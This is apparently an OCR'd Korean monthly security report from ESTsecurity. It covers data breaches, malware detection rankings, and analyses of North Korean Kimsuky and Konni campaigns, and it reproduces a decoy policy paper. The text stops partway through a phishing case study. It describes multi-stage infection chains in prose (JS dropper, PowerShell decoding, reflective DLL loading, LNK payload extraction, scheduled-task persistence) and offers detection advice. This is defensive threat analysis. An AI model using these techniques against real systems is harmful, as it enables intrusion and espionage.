
No.197 | 2026.2

ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



Copyright©2026 ESTsecurity Corp. All rights reserved.

ESTsecurity

ESRC 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석 01-05

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지 URL 통계

2 최신 보안 동향 06-17

1. 국내 시멘트 제조업체를 겨냥한 Kimsuky 그룹 공격 주의
2. 북한 위협 그룹 Konni 의 국가안보전략연구원 사칭 악성 LNK 분석
3. 고용노동부 사칭 피싱 유포 사례 분석 - 이메일 도메인 분석까지 수행하는 '정밀 타겟형' 공격

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지 URL 통계

1. 악성코드 동향

서울시가 운영하는 공공자전거 서비스 '따릉이'의 회원 약 500 만 명의 개인정보가 유출된 정황이 확인되었습니다. 서울시설공단과 경찰의 조사에 따르면, 이번 유출은 2024 년에 발생했으나 최근에야 그 정황이 포착되어 공개되었습니다. 유출된 정보의 핵심 항목은 이용자의 아이디와 휴대전화 번호이며, 사용자가 가입 시 선택적으로 입력했던 이메일 주소, 생년월일, 성별 등의 정보도 함께 유출된 것으로 확인되었습니다.

현재 유출된 데이터베이스는 다크웹 등 사이버 범죄 포럼에서 거래되고 된다는 의혹이 제기되고 있으며, 이는 타 서비스의 계정을 탈취하는 '크리덴셜 스터핑' 공격에 활용될 위험이 큽니다. 서울시는 사건 인지 후 해당 경로를 차단하고 보안 취약점을 점검하는 비상 체제에 돌입하였으며, 피해 규모를 특정하기 위한 정밀 조사를 진행 중입니다.

국내 대형 교육·생활가전 기업인 교원그룹이 랜섬웨어 공격을 받아 시스템 장애 및 데이터가 유출되었습니다. 공격 그룹은 교원그룹 내부 서버에 침투하여 파일을 암호화하고 업무 시스템을 마비시켰으며, 이 과정에서 학습지 회원 및 렌탈 서비스 이용 고객들의 개인정보를 탈취한 정황이 드러났습니다. 탈취된 정보에는 이름, 연락처, 주소 등이 포함되었으며, 공격자들은 이를 볼모로 금전을 요구하는 전형적인 랜섬웨어 범죄 수법을 보였습니다. 해당 사고로 인해 그룹 내 서비스가 일시적으로 중단되는 등 운영 차질이 발생했으며, 교원그룹은 즉시 한국인터넷진흥원(KISA) 등 유관 기관에 신고하고 침해 사고 대응 절차를 밟았습니다.

영국 총리실의 최측근 참모들을 대상으로 한 장기적인 사이버 해킹 공격이 확인되었습니다.

영국 정보 당국은 이번 공격의 배후로 중국 정부와 연계된 해킹 조직을 지목했습니다. 조사 결과, 해커들은 수년에 걸쳐 참모들의 개인 및 업무용 휴대폰에 침투하여 통화 내역, 메시지, 위치 정보 등을 수집해 온 것으로 드러났습니다. 이 공격은 단순한 개인정보 탈취가 아니라 영국의 외교 정책, 안보 전략, 국가 기밀 등을 파악하기 위한 전략적 스파이 활동의 일환으로 분석되었습니다. 특히 특정 소프트웨어의 취약점을 이용해 별도의 사용자 조작 없이도 감염되는 '제로 클릭(Zero-click)' 기술 등이 동원된 것으로 추정되며, 이는 국가 최고위층의 보안 체계에 심각한 결함이 있었음을 시사합니다.

북한 연계 해킹 조직인 '김수키'가 미국의 주요 정책 연구소 및 싱크탱크를 대상으로 새로운 형태의 피싱 공격인 '큐싱'을 시도한 사실이 밝혀졌습니다. 해커들은 이메일 본문에 악성 링크 대신 정교하게 제작된 QR 코드를 삽입한 후 연구기관의 보안 안내나 정책 문서를 사칭하여 이메일을 발송했으며, 사용자가 스마트폰으로 QR 코드를 스캔하면 정상적인 로그인 페이지처럼 위장한 피싱 사이트로 연결되도록 설계했습니다. 이를 통해 사용자가 입력한 계정 정보와 인증 토큰을 탈취했으며, 이는 기존의 텍스트 기반 이메일 필터링 보안 솔루션을 우회하기 위한 고도화된 수법으로 확인되었습니다.

북한과 연계된 또 다른 조직인 '코니'가 최근 특정 타깃의 시스템에 침투하여 원격 제어를 수행하는 새로운 형태의 백도어를 유포하고 있는 사실이 확인되었습니다. 이번 공격에 사용된 백도어는 감염된 호스트의 시스템 정보를 수집하고, 공격자의 명령제어 서버로부터 추가적인 악성 페이로드를 다운로드하여 실행하는 기능을 갖추고 있습니다. 특히 이 악성 코드는 코드 구조가 기존 패턴에서 벗어나 있어 탐지가 어렵도록 제작되었으며, 주로 한글 문서 파일의 매크로나 취약점을 악용하여 유포되었습니다.

잇따르는 대규모 정보 유출 사고에 대응하여 개인정보보호위원회는 '털린 내 정보 찾기' 서비스의 조회 편의성을 강화했습니다. 기존에는 휴대전화 본인 인증을 통해서만 유출 여부를 확인할 수 있었으나, 이제는 사용자가 주로 사용하는 이메일 주소 인증만으로도 다크웹 등에서 자신의 정보가 유통되고 있는지를 실시간으로 조회할 수 있습니다. 정부의 분석에 따르면 실제 다크웹에서 유통되는 정보의 상당수가 이메일 주소를 식별자로 사용하고 있어, 이번 조회 수단 확대는 실제 유출 피해자들이 자신의 상황을 신속히 인지하고 비밀번호 변경 등 후속 조치를 취하도록 돕는 구체적인 행정 조치로 평가받고 있습니다.

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.

2. 악성코드 탐지 통계

감염 악성코드 TOP15

이번달 1 위는 Generic.SmallAsp.B.97F457E8 가 차지하였습니다. 이 악성코드는 SmallAsp 계열의 변종 악성코드로, ASP(Active Server Page) 스크립트의 특성을 이용하여 취약한 웹서버에 침투하여 시스템 제어권을 탈취하는 백도어형 악성코드입니다. 나머지 상위권 악성코드들은 전월과 큰 변동 없이 비슷한 흐름을 유지하고 있습니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	NEW	Generic.SmallAsp.B.97F457E8	ETC	62971
2	↓1	Trojan.GenericKD.71882277	Trojan	38194
3	↓1	Exploit.CVE-2010-2568.Gen	Exploit	35704
4	-	Gen:Variant.Tedy.675091	ETC	32712
5	↑4	Spyware.Infostealer.Bladabindi	Spyware	12448
6	↑2	Misc.HackTool.AutoKMS	ETC	11445
7	↑5	Gen:Variant.Jaik.38715	ETC	10812
8	↑2	JS:Trojan.Cryxos.15301	Trojan	10538
9	↑3	Gen:Variant.Jaik.292533	ETC	10445
10	↑1	Gen:Variant.Application.Miner.2	ETC	8352
11	↓6	JS:Trojan.Cryxos.14392	Trojan	6224
12	↓4	Misc.HackTool.KMSActivator	ETC	6211
13	NEW	Application.Generic.4092474	ETC	5780
14	↓11	Trojan.Generic.38743459	Trojan	5676
15	-	Misc.Riskware.BitCoinMiner	ETC	5489


*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2026 년 1 월 1 일 ~ 2026 년 1 월 31 일

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.

악성코드 유형별 비율


악성코드 유형별 감염 비율을 분석한 결과, 기타(Etc) 유형이 58.6%로 1 위를 차지하였으며, 그 뒤를 이어, 트로이목마(Trojan)가 23.1%, 취약점(Exploit)이 13.6%, 스파이웨어(Spyware)가 4.7%를 차지하였습니다.



카테고리별 악성코드 비율 전월 비교

카테고리별 악성코드 비율의 경우 비교를 용이하게 하기 위하여 반올림된 수치를 사용합니다.

2026 년 1 월에는 25 년 12 월과 비교하여 기타(ETC) 유형이 19% 큰 폭으로 증가하였습니다. 대신 트로이목마(Trojan) 유형이 19% 큰 폭으로 감소하였으며, 스파이웨어(Spyware) 유형은 3% 증가, 취약점(Exploit)유형은 1% 감소하였습니다.




ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


1 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 1 월 1 일부터 1 월 31 일까지 19,865 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 URL 에 대한 통계로, 26 년 1 월 한 달간 총 11,006,135 건의 URL 이 확인되었습니다. 이 수치는 12 월 한 달간 총 12,985,592 건의 악성코드 유포지 URL 수에 비해 약 15.24% 가량 감소한 수치입니다. 악성코드 URL 의 경우 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.



ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.

2

최신 보안 동향

국내 시멘트 제조업체를 겨냥한 Kimsuky 그룹 공격 주의

국내 시멘트 제조업체를 겨냥한 Kimsuky 그룹의 공격이 발견되었습니다. 이번 공격은 JS 드로퍼부터 DLL 기반 RAT 에 이르기까지 치밀하게 설계된 다단계 감염 체인을 보여줍니다.

JS 초기 드로퍼는 Windows 스크립트 호스트 환경에서 실행되며, 사용자가 JS 파일 실행 시 사용자를 속이기 위해 디코이 파일을 보여줌과 동시에 백그라운드에서는 암호화된 페이로드 파일인 'ltmZcvH.vdVW'를 생성하고 실행합니다. 이후 파워쉘 명령을 이용해 복호화 하며 reflective dll loding 방식을 활용하여 메모리에 인젝션 합니다.

[그림 1] 디코이 화면

이후 추가 악성 dll 를 로드한 후, RC4 로 암호화된 페이로드를 C2 와 주고받으며 명령실행 및 추가 모듈 다운로드와 같은 원격 제어 기능을 수행합니다. 뿐만 아니라 지속성 확보를 위해 윈도우 스케줄러에 스케줄을 등록하여 재부팅 후에도 악성 dll 이 자동 로드되도록 설정합니다.


이번 공격에서 확인된 파일명과 경로 활용 패턴, 그리고 임의 실행 파일 생성 방식 등을 종합하였을 때, 과거 Kimsuky 그룹의 공격과 매우 유사한 것을 확인하였으며, 최종적으로 Kimsuky 계열의 공격 시나리오로 결론 내렸습니다.

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.

북한 위협 그룹 Konni 의 국가안보전략연구원 사칭 악성 LNK 분석

북한위협그룹 Konni 가 제작한 악성코드 '국가안보연보고서 2.hwp.lnk' 파일이 발견되었습니다. 이 파일은 국가안보전략연구원에서 2025 년 12 월 26 일 발간한 "북한 노동당 제 9 차 대회 예상되는 경제 정책 변화 전망" 보고서를 완벽히 사칭하여 배포되었습니다.

공격자는 lnk 파일과 악성 파일이 담긴 압축 파일을 사용자에게 전달합니다. 사용자가 압축해제 후 lnk 파일을 실행하면 lnk 파일 내부에 있던 파워쉘 명령이 실행되며 특정 크기(2,116,116 바이트)를 가진 파일을 검색해 내부 데이터를 로드합니다. 스크립트는 파일 내부의 특정 마커(NCFO 등) 를 기준으로 데이터를 분리한 뒤, 한글 디코이 파일(북한 노동당 제 9 차 대회 경제정책 변화 전망.hwp)을 실행하여 사용자를 속임과 동시에, 실제 악성 실행 파일 heidisqls.exe 를 생성 및 실행하여 시스템을 장악합니다.



<국가안보연보고서2>

북한 노동당 제9차 대회 예상되는
경제정책 변화 전망
(시장사회주의 도입 여부를 중심으로)
Prospects for Economic Policy Changes
at the 9th Congress of the Workers Party
of Korea: Focusing on the Potential Introduction
of Market Socialism

2025년 12월 26일

국가안보전략연구원 자문연구위원

안 찬 일

요 약 문

노동당 제9차 대회 최대 관심사는 과연 북한이 기존 사회주의 계획경제에 얼마나 시장의 요소를 도입하느냐 하는 문제다. 군사정책에서 병진의 모습이 줄어들리 만무하고 정치권력 역시 혁신적인 변화를 가져올 이유가 없다는 판정에서 내리는 결론적 판단이다. 그렇다면 북한 경제는 언제부터 붕괴를 시작하였는가. 붕괴(Collapse)가 있어야 재건(reconstruction)이 있듯 북한 사회주의 경제는 동구라파 사회주의가 붕괴한 1989년에 이미 붕괴를 시작했고, 1994년 7월 8일 김일성 주석이 쓰러지자 동시에 '고난의 행군'으로 확인 사실에 돌입하였다.

고난의 행군과 함께 장마당경제(Jangmadang economy)의 출현을 북한 시장사회주의의 '필아기로 보는 견해가 농후하지만 사실 북한 경제에서 시장적 요소들은 이미 1990년대 초반부터 본격적으로 머리를 들기 시작하였다. 사회주의 계획경제가 황폐화된 비옥한 토양 위에서 시장사회주의는 자생적으로 싹트고 자라나기 시작한 것이다. 그것은 노동당에 의해 억제된 기존 '농민시장'(Farmers market)의 잔여물이 아니라 새로운 경제환경에 적응하려는 가내수공업식 식료품의 생산과 같은 전혀 다른 형식으로 대두되었다.

사회주의 경제는 배급으로 유지되는 구조다. 국가적 배급이 중단되었다면 사실상 그것은 이미 사회주의 제도의 관성과 수명이 종식된 것이다. 흔히 식량과 상품 모두 배급으로 보는 오해가 있지만 식량은 배급(distribution)이고 상품은 배정(assign)이다. 배정은 상품의 수요가 보장되지 못하니 수량의 제한하에 골고루 판매하는 것이다. 그런 배정마저 공급이 끊기면 주민들은 자체로 만들거나 수공업 방식 등으로 해결할 수밖에 없지 않는가.

북한에서 장마당경제는 아직 당국의 통제권 안에 있다. 국가가 인민들의 생존을 보장하지 못하면서 장마당경제마저 손아귀에 틀어쥐고 있다는 것은 개탄스럽다. 이제 노동당 9차 대회가 그것을 풀어주며 경제적 개혁으로 길지 초미의 관심사이다. 김정은 국무위원장은 지난 10월 9일 당창건 80주년 대집단체초에서 김일성·김정일과 작별하는 '과거와의 단절' 서사를 형상하였다. 이제 자유스러운 사고로 자기 시대를 열어 갈 텐데 그 첫 번째 과정은 다름 아닌 경제의 개혁이요. 경제개혁은 곧 시장사회주의라고 할 수 있다.

마침 북한 경제의 총사령관은 저돌적인 박태성 내각 총리다. 그는 항일빨치산 김 일의 아들이지만 김정은과 가장 코드가 맞는 개혁 엘리트이다. 북한이 생존과 붕괴의 갈림길에서 비약적인 경제개혁의 칼을 휘두를지 아니면 지지부진 그대로 길지 초미의 관심사로 제9차 당대회를 지켜봐야 한다.

[그림 1] 악성 LNK 파일 실행 시 보여지는 미끼 HWP

Konni 그룹 귀속 근거는 한국 정부·안보기관 대상 HWP 문서 피싱 선호, 탈북자·정책 보고서 사회공학 테마 반복 사용, PowerShell 난독화(Get-Loc(t)ion, TE?P, Sub?tring 등) 및 컨테이너 마커 파싱 고유 패턴, ProgramData 경로와 정상 소프트웨어 사칭(HeidiSQL), LNK→PowerShell→EXE 체인과 RoKRAT 명령 실행 구조 유사성으로 명확합니다. 이를 대비하기 위해서는 이메일에서 검증되지 않은 HWP/LNK 파일 차단과 LNK 파일의 StringData 내 PowerShell 호출 여부를 모니터링하는 행위 기반 탐지와 함께 이를 수행 가능하도록 사용자 교육도 병행해야 합니다.

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.

고용노동부 사칭 피싱 유포 사례 분석 - 이메일 도메인 분석까지 수행하는 '정밀 타겟형' 공격

피싱 메일은 '[공문/필수]2027 년 고용노동부 노동정책 포럼 자료 제출 요청' 이라는 제목으로 유포되었습니다.

- **사회공학적 기법**: 메일 본문에 고용노동부(MOEL) 및 공식 협력사를 사칭한 법적 근거와 참조 코드를 명시하여 사용자의 의심을 피합니다.
